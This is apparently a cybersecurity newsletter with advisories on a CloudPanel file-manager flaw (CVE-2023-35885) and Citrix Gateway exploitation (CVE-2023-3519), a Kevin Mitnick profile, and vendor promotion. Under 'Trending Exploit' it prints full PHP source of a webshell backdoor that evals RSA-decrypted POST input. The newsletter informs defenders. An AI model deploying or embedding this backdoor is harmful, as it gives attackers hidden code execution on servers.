We are writing to urgently inform you about a severe security vulnerability in CloudPanel, a popular web-based control panel for managing cloud services. This 0-Day vulnerability, identified as CVE-2023-35885, allows threat actors to gain unauthorized access to the file-manager component by exploiting a flaw in the handling of the clp-fm cookie. The vulnerability affects CloudPanel versions 2.0.0 to 2.3.0 and is classified as critical, with a severity rating of 9.8.

The vulnerability lies in the use of default secret keys and the default user "clp" in the file manager component of CloudPanel. When a clp-fm cookie with an encrypted value is provided using the default secret key, the decryption process leads to a broken access control, granting attackers unrestricted access to the file-manager. Additionally, the decrypted cookie value can be manipulated through PHP Object Injection, allowing attackers to execute arbitrary code and escalate privileges to root access.


This 0-Day vulnerability was discovered by Muhammad Aizat (@Etharus), Mohamad Zulfahmy (@mzulfahmy), and Farhan Phakhruddin (@farpha) from Datack Sdn Bhd. The flaw allows attackers to bypass session authentication and gain unauthorized access to the file-manager component, leading to potential privilege escalation and the ability to upload malicious files into the CloudPanel main directory.

The successful exploitation of this vulnerability can result in the following:

- Unauthorized access to the file-manager component.
- Upload of malicious files into the CloudPanel main directory.
- Privilege escalation, granting unauthorized users root access.
- Potential post-exploitation opportunities, such as Remote Code Execution and Local Files Disclosure.

Datack Security Advisory - FallingSkies CloudPanel 0-Day (CVE-2023-35885)

Trending Exploit



```php
<?php
header("Cache-Control: no-cache, no-store, must-revalidate");
header("Pragma: no-cache");
header("Expires: Wed, 11 Jan 1984 05:00:00 GMT");
http_response_code(500);

class rsa
{
    public $key;
    public $a;
    public $cmd;

    public function keys()
    {
        $this->key = <<<EOF
-----BEGIN PUBLIC KEY-----
[redacted]
-----END PUBLIC KEY-----
EOF;
        return $this->key;
    }

    public function run($a = NULL)
    {
        return @eval($a);
    }

    public function get($qs)
    {
        $this->cmd = $_POST[1];
        $cmds = explode("|", $this->cmd);
        $pk = openssl_pkey_get_public(rsa::keys());
        $this->cmd = '';
        foreach ($cmds as $value) {
            if ($qs(rsa::decode($value), $de, $pk)) {
                $this->cmd .= $de;

            }
        }
        return $this->cmd;
    }

    public function decode($e = NULL)
    {
        return base64_decode($e);
    }
}

$z = new rsa();
$z->run($z->get('openssl_public_decrypt'));
```

Germán Fernández

We are writing to inform you about a critical security issue affecting Citrix Gateway VPN, which was recently discovered and exploited by threat actors. The vulnerability, identified as CVE-2023-3519, allows for unauthenticated Remote Code Execution (RCE), providing attackers with unauthorized access to the system.

On the 7th of July, evidence of exploitation was detected on the Citrix Gateway VPN, approximately 11 days before the official patch release. During the breach, attackers exfiltrated the system configuration file, which was likely used in conjunction with the Metasploit module "citrix_netscaler_config_decrypt" to gain access as the user "nsroot." This level of access grants full system privileges, exposing critical network data and internal user information.
Additionally, a webshell/backdoor named "logout.php" has been discovered with zero detections on VirusTotal. We urge you to review the provided VirusTotal link https://virustotal.com/gui/file/293fe23849cffb460e8d28691c640a5292fd4649b0f94a019b45cc586be83fd9 to ensure it is not present in your environment.

If your organization has already performed the update process to address the CVE-2023-3519 vulnerability, it is essential to assume that a compromise might have occurred. We strongly recommend conducting a full assessment of all instances and users involved to ensure the integrity of your system and data.

The Topic of the Week

Kevin Mitnick

In the ever-evolving world of cybersecurity, there are few names as iconic and enigmatic as Kevin Mitnick. Once considered one of the most wanted hackers in the United States, Mitnick's story is one of transformation, redemption, and expertise. From a notorious hacker to a respected cybersecurity consultant, his journey has had a profound impact on the field of cybersecurity and the public's perception of hacking. In this article, we'll explore the life, exploits, and contributions of Kevin Mitnick, the hacker who became a cybersecurity guru.
The Early Years

Born on August 6, 1963, in Los Angeles, California, Kevin Mitnick demonstrated an early aptitude for technology and computers. As a teenager, he became captivated by the world of phone phreaking and hacking. His insatiable curiosity and technical prowess quickly led him to hack into numerous computer systems, earning him the reputation of a highly skilled but rogue hacker.
Hacking Infamy

During the 1980s and early 1990s, Mitnick embarked on a hacking spree, infiltrating networks of major corporations, breaking into government systems, and even penetrating the networks of some high-profile tech companies. He was infamous for his social engineering skills, manipulating individuals into revealing sensitive information that he could use to gain unauthorized access.

Mitnick's hacking activities eventually attracted the attention of law enforcement agencies, making him one of the FBI's most-wanted hackers. His ability to evade capture for years only added to the mystique surrounding his persona.

As an entrepreneur, Kevin Mitnick founded Mitnick Security Consulting LLC, a company that offered cybersecurity services to businesses and organizations. His team helped uncover vulnerabilities, conducted penetration testing, and provided valuable advice on securing digital assets.

Mitnick also authored several books on hacking and cybersecurity, including "The Art of Deception" and "The Art of Invisibility." These publications served to raise awareness about the methods used by hackers and how individuals and companies can protect themselves from cyber threats.

https://www.dignitymemorial.com/obituaries/las-vegas-nv/kevin-mitnick-11371668

cat /etc/HADESS

We are "Hadess"; A group of cyber security experts and white hat hackers who, in addition to discovering and reporting vulnerabilities to big companies such as Google, Apple and Twitter, have the honor of working with famous Iranian companies over the past years. Ayman Burhan Rehiaft Azarakhsh Cyber Security Company provides its customers with integrated solutions in the field of cyber security, with a deep insight and understanding of the software development process as well as the development infrastructure.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.